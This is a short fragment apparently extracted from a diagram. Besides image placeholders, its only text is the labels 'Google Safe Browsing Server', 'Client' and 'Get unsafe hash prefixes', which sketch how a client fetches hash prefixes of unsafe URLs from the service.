
**Google  
Safe  
Browsing  
Server**














Google  
Safe  
Browsing  
Server


**Client**

**Get unsafe hash prefixes**

